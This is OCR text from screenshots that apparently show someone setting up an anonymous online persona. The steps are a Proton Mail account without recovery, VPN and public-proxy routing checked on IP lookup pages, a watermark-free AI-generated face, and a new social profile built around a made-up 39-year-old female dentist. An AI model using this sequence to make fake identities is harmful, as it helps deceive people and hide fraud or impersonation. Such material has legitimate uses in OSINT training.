

Set up a recovery method
Save your email address or phone number to use for vertfication if you need to reset your account.
Phone number
+1
201 555 0123
Email
core
Warning
You did not set a recovery method so account recovery is impossible if you forget your password. Proceed without recovery method?
Confirm
Cancel



Proton Mail
New message
Inbox
Drafts
Sent
Starred
More
Views
Newsletters
Folders
Labels
884.05 KB / 500.00 MB
5.0.85.7
Search messages
Upgrade
Inbox
All
1/1
Proton Official
8:38 AM
Set up automatic forwarding from Gmail in one click
Privacy for all your online accounts
Change your email address for popular services now to avoid being tracked and profiled. Learn more
nikfrank2@proton.me
Finance
Social media
Shopping
Bank of America
Change email
American Express
Change email
Capital One
Change email
Maybe later


What Is My IP Address?
www.whatismyip.com
Import bookmarks...
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
WhatIsMyIP.com
Advertisement
Chrome for Developers
AI in Chrome
LEARN MORE
What Is My IP?
My IPv4: [redacted]
My IPv6: Not Detected
MY IP LOCATION INFORMATION
City: Mumbai
State/Region: [redacted]
Postal Code: [redacted]
Country: [redacted]
ISP: [redacted]


Proton VPN
Proton VPN
Password
Sign in
Create Account
Need Help?



Proton VPN
You are disconnected
Quick Connect
Press Ctrl+F to search
Romania
Connect
Singapore
Connect
United States
Connect
Afghanistan
Upgrade
Albania
Upgrade
Algeria
Upgrade
Angola
Upgrade
Argentina
Upgrade


What Is My IP Address? Se
www.whatismyip.com
Import bookmarks...
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
What Is My IP?
My IPv4: 37.19.221.237
My IPv6: 2a02:6ea0:e00a:2242::11
MY IP LOCATION INFORMATION
City: Houston
State/Region: Texas
Postal Code: 77250
Country: United States of America
ISP: DataCamp Limited
ASN: 212238
Time Zone: UTC -05:00


What Is My IP?
My IPv4: 37.19.221.236
My IPv6: 2a02:6ea0:e00a:2239::14
MY IP LOCATION INFORMATION
City: Houston
State/Region: Texas

< All Countries > < All Proxies >

Proxy IP	Proxy Port	Last Check	Proxy Speed	Uptime	Proxy Country	Anonymity
8.219.229.53	8200	✔ 49 secs ago	2438 ms	32% (203)	Singapore	Elite
8.130.37.235	1081	✔ 49 secs ago	2477 ms	50% (197)	China - Beijing	Elite
8.130.34.44	999	✔ 49 secs ago	2522 ms	26% (196)	China - Beijing	Elite
47.237.2.245	1080	✔ 3 mins ago	2372 ms	80% (5)	Singapore	Elite
91.211.212.6	32650	✔ 3 mins ago	2778 ms	25% (4)	Greece - Athens	Transparent
4.245.123.244	80	✔ 3 mins ago	304 ms	100% (4)	Netherlands - Amsterdam	Elite
185.14.47.247	80	✔ 3 mins ago	2427 ms	75% (4)	Hong Kong - Hong Kong	Elite
64.181.240.152	3128	✔ 3 mins ago	3027 ms	39% (13)	United States - San Jose	Elite
154.16.146.44	80	✔ 3 mins ago	2611 ms	80% (5)	United States - Buffalo	Elite
108.141.130.146	80	✔ 3 mins ago	323 ms	100% (4)	Netherlands - Amsterdam	Elite
8.148.23.202	9999	✔ 3 mins ago	3035 ms	58% (7)	Singapore	Elite
117.54.114.35	80	✔ 3 mins ago	3105 ms	24% (21)	Indonesia - Jakarta	Anonymous
185.142.131.113	8080	✔ 3 mins ago	3145 ms	10% (20)	Portugal - Ericeira	Transparent


Connection Settings
No proxy
Auto-detect proxy settings for this network
Use system proxy settings
Manual proxy configuration
HTTP Proxy
146.59.202.70
Port
80
Also use this proxy for HTTPS
HTTPS Proxy
146.59.202.70
Port
80
SOCKS Host
Port
0
SOCKS v4
SOCKS v5
Automatic proxy configuration URL
Reload
No proxy for
Example: .mozilla.org, .net.nz, 192.168.1.0/24
Connections to localhost, 127.0.0.1/8, and ::1 are never proxied.
Do not prompt for authentication if password is saved
Proxy DNS when using SOCKS v4
Proxy DNS when using SOCKS v5
Cancel
OK

What Is My IP?

My IPv4: 91.211.212.6

My IPv6: Not Detected

MY IP LOCATION INFORMATION

City: Athens

State/Region: Attiki


Postal Code: 167 77


Country: Greece


ISP: IoT Syndesi I.K.E.


ASN: 200736


Time Zone: UTC +03:00





BASIC
ADVANCED
Gender
Male
Female
Age Group
Teens
20s
30s
40s
50s
60s
Ethnic Phenotype
European
African
West Asian
South Asian
East Asian
Southeast Asian
Latin American
Privacy Mode. Turns off invisible watermarks.
GENERATE


Edit media
Apply


0 posts
Edit profile
Joined November 2025
1 Following
0 Followers


ChatGPT
Upgrade for free
What's on your mind today?
Ask anything


VEED
Product
Use Cases
AI
Resources
Home
VEED Tools
AI Image Generator
AI Face Generator
Text to Image
AI FACE GENERATOR
Transform imagination into reality and design realistic faces with VEED's AI face generator.
Describe what you want to see (eg. Rainy day in Paris in style of oil painting)



Remove Watermark


39 year old attractive female dentist from upstate new york. Average build, toned physique, chestnut brown shoulder length hair, tied back in a pony tail, hazel eyes. Front facing photo.

